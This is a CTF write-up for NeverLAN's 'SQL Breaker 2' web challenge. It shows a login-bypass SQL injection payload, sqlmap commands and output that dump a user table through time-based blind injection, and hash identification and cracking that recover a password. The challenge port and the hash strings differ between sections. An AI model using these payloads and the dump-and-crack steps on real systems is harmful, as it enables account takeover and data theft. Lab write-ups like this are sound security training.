

# NeverLAN CTF

## Web : SQL Breaker 2

Value : 75 pts


Difficulty : Easy

Description : Your flag will be in the normal flag{flagGoesHere} syntax.

Attachment : <https://challenges.neverlanctf.com:1166/>


## Solution :

That's the same website than the first SQL Breaker challenge.



The screenshot shows a web browser window with the address bar displaying <https://challenges.neverlanctf.com:1160/login.php>. The page has a light gray background and features a large, stylized black logo resembling a '5' with a hook at the top. Below the logo, the text 'Please sign in' is centered. Underneath, there are two input fields: 'User Name' and 'Password'. Below the password field is a checkbox labeled 'Remember me'. At the bottom, there is a blue button with the text 'Sign in'.

First of all, we try the same SQL Injection than the first challenge.



It seems that 'admin' is not the default user anymore.  
Because we cannot chose the account with ' or 1=1;-- -, the payload need to be changed.

The SQL query looks probably like


```
select * from users where name= '$input' and password= '$pass';
```

where \$input is the user input and \$pass the password. The goal is to find the name of the admin user, probably the only other user on this website.

Maybe a payload like 'or name!= 'John';# can work.

```
select * from users where name= " or name!= 'John';
```

And we're now connected with the admin account!



**Flag : flag{esc4p3y0ur1nputs}**

## SQLMap – Get John credentials :

Using SQLMap with the parameter «--level=2» i was able to found the database name «blog».

```
root@kali:~# sqlmap -u 'https://challenges.neverlanctf.com:1165/login.php?username=admin&password=admin' --level=2 --dump-all
```




```
{1.4.2#stable}
http://sqlmap.org
```

```
---
Parameter: username (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 5501 FROM (SELECT(SLEEP(5)))ykkP) AND 'BjVw'='BjVw&password=password
---
[14:59:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:59:14] [INFO] sqlmap will dump entries of all tables from all databases now
[14:59:14] [INFO] fetching database names
[14:59:14] [INFO] fetching number of databases
[14:59:14] [INFO] resumed: 3
[14:59:14] [INFO] resumed: blog
[14:59:14] [INFO] resumed: information_schema
[14:59:14] [INFO] resumed: test
```

Using once again SQLMap for dump all the database, we found the Tables «Users».

So running SQLMap one last time targeting the table «Users» of the database «blog» for dump all the content give us those usefull informations.

```
root@kali:~# sqlmap -u 'https://challenges.neverlanctf.com:1165/login.php?username=admin&password=admin' --level=2 -D blog -T Users --dump-all
```



{1.4.2#stable}

<http://sqlmap.org>

```
[14:59:39] [INFO] sqlmap will dump entries of all tables from all databases now
[14:59:39] [INFO] fetching tables for database: 'blog'
[14:59:39] [INFO] fetching number of tables for database 'blog'
[14:59:39] [INFO] resumed: 1
[14:59:39] [INFO] resumed: Users
[14:59:39] [INFO] fetching columns for table 'Users' in database 'blog'
[14:59:39] [INFO] resumed: 5
[14:59:39] [INFO] resumed: id
[14:59:39] [INFO] resumed: name
[14:59:39] [INFO] resumed: email
[14:59:39] [INFO] resumed: password
[14:59:39] [INFO] resumed: admin
[14:59:39] [INFO] fetching entries for table 'Users' in database 'blog'
[14:59:39] [INFO] fetching number of entries for table 'Users' in database 'blog'
[14:59:39] [INFO] resumed: 2
[14:59:39] [INFO] resumed: 0
[14:59:39] [INFO] resumed: johnny@mysite.net
[14:59:39] [INFO] resumed: 1
[14:59:39] [INFO] resumed: John
[14:59:39] [INFO] resumed: 0a4b0ae54adbd9c2825e1b05e16c7164cfdcfce29e8f6fd104c7e539fc39e5c619
[14:59:39] [INFO] resumed: 1
[14:59:39] [INFO] resumed: admin@mysite.net
[14:59:39] [INFO] resumed: 2
[14:59:39] [INFO] resumed: Bobbyadmin
[14:59:39] [INFO] resumed: f03792d9e628018d31c70c41286c4405ee84fd7f58fcc3bd7f4445ae3600725b
[14:59:39] [INFO] recognized possible password hashes in column 'password'
```

We get the Users informations of John and Bobbyadmin, this time we was able to get the username of the administrator. Now i used hash-identifier for determine which type of hash the password is.

```
-----
HASH: 0a4b0ae54adbd9c2825e1b05e16c7164cfdcfce29e8f6fd104c7e539fc39e5c619

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
[+] SNEFRU-256(HMAC)
[+] SHA-256(md5($pass))
[+] SHA-256(sha1($pass))
-----
HASH: █
```

The hash of John and Bobbyadmin seem to be a SHA-256, using the website «crackstation» for crack those hash, i was able to crack the John hash with success but not the hash of Bobbyadmin.

Source : <https://crackstation.net/>

**John Hash :**

**0a4b0ae54adbdc2825e1b05e16c7164cfdce29e8f6fd104c7e539fc39e5c619**

**Bobbyadmin Hash :**

**f03792d9e628018d31c70c41286c4405ee84fd7f58fcc3bd7f4445ae3600725b**

0a4b0ae54adbdc2825e1b05e16c7164cfdce29e8f6fd104c7e539fc39e5c619 : T3stUs3r

Found in 0.101s

**Username : John**

**Password : T3stUs3r**

Now we can login as John with those credentials.



Welcome, John

Profile changes are not available at this time.  
Sorry, but only `admin` users can view the flag